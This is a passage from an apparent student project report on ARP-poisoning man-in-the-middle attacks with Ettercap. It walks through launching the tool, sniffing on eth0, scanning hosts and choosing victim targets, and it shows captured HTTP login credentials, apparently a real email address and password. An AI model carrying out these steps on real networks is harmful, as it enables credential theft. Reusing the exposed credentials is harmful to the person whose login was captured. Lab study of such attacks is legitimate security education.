

fig 3.3.2.1: Sequence Diagram

In fig 3.3.2.1, it shows a detailed explanation of sequence diagram. The operations done by the attacker, victim machines and LAN are shown in the above sequence diagram, it explains the messages and interaction that take place between the attacker and victim for performing the operation of ARP Poisoning until the attacker is gained with the access of the victim's machine.

3.3.3 State Chart Diagram



Fig 3.3.3.1: State Chart Diagram

In fig 3.3.3.1, it shows a detailed explanation of a state chart diagram for different states that encounter in the process of ARP Poisoning until the victim is been attacked and the process that is involved in reaching the final state. Here each and every state has its unique functionality and operation to reach the final state.

4. TESTING AND RESULTS

4.1 Test Cases

Table 4.1.1: ARP Poisoning testing on HTTP websites

Test Case	Test Case Description	Expected Output	Actual Output
1	ARP Poisoning on HTTP Websites	It must retrieve the authentication details in Ettercap Interface	Working as expected



Fig. 4.1.1: HTTP website login on victim's machine

In fig 4.1.1, shows an HTTP unsecured website login authentication access over the victim's machine after the attacker has poisoned the physical address of the ethernet i.e., the ARP packet.

```
HTTP : 137.135.129.175:80 -> USER: prudhvi193@gmail.com  PASS: raju123@  INFO: http://login.ebiquity.com/
CONTENT: username=prudhvi193%40gmail.com&password=raju123%40
```

Fig 4.1.2: HTTP login credential details on attacker's machine

In fig 4.1.2, it shows the output of the login credentials of an HTTP website accessed by the victim on the attacker's Ettercap interface which is shown in the above figure and now the attacker is capable of using those credential details and perform their necessary operations through those details.

Table 4.1.2: ARP Poisoning testing on HTTPS websites

Test Case	Test Case Description	Expected Output	Actual Output
2	ARP Poisoning on HTTPS Websites	It must retrieve the authentication details in Ettercap interface	Working is not as expected due to backend SSL verifications of the website.



Fig 4.1.3: HTTPS website login on victim's machine

In fig 4.1.3, shows an HTTPS secured website login authentication access over the victim's machine after the attacker has poisoned the physical address of the ethernet i.e., the ARP packet.

4.2 Output Screens

4.2.1 Launching the Ettercap Interface

Fig 4.2.1.1: Launching the Ettercap interface

In fig 4.2.1.1, the Ettercap interface main page is displayed with the help of “Ettercap -G” command that is used to launch the interface. It consists of different options that are used to perform the attack in the top menu bar of its interface.

4.2.2 Opting the network interface for attack using Unified Sniffing



Fig 4.2.2.1: Network Interface opted through Unified Sniffing

In fig 4.2.2.1, shows the path used for performing the man in the middle attacks using ARP Poisoning through the unified sniffing process that allows the access of passing the ARP packets through the ethernet or LAN cable. Here on enabling the unified sniffing process the attacker chooses the “eth0” to perform the attack.

4.2.3 Scanning for all hosts available on LAN



Fig 4.2.3.1: Scanning for live hosts on LAN and number of added host lists

In fig 4.2.3.1, it shows the way the attacker scans for the live hosts present on his ethernet connection so that the victim is identified easily and it also shows the randomly added number of host lists on scanning the network. [1] From the added hosts the attacker selects the needed victim and performs the requires process of ARP Poisoning.

4.2.4 Accessing and adding targets from the host list



Fig 4.2.4.1: Accessing and adding target hosts

In fig 4.2.4.1, it shows the way how can we access the scanned host list after they are added to attacker's machine. Once they are added the attacker need to add two targets where one target to be added is the victim's IP address [1] ((192.168.234.133) i.e., Windows Machine IP address) and the second target is the common connection between both the victim and attacker that is the LAN address (192.168.234.2) and thereby the attacker can perform MITM attack using the Ettercap interface.

4.2.5 Performing attack using ARP Poisoning and the optional parameter

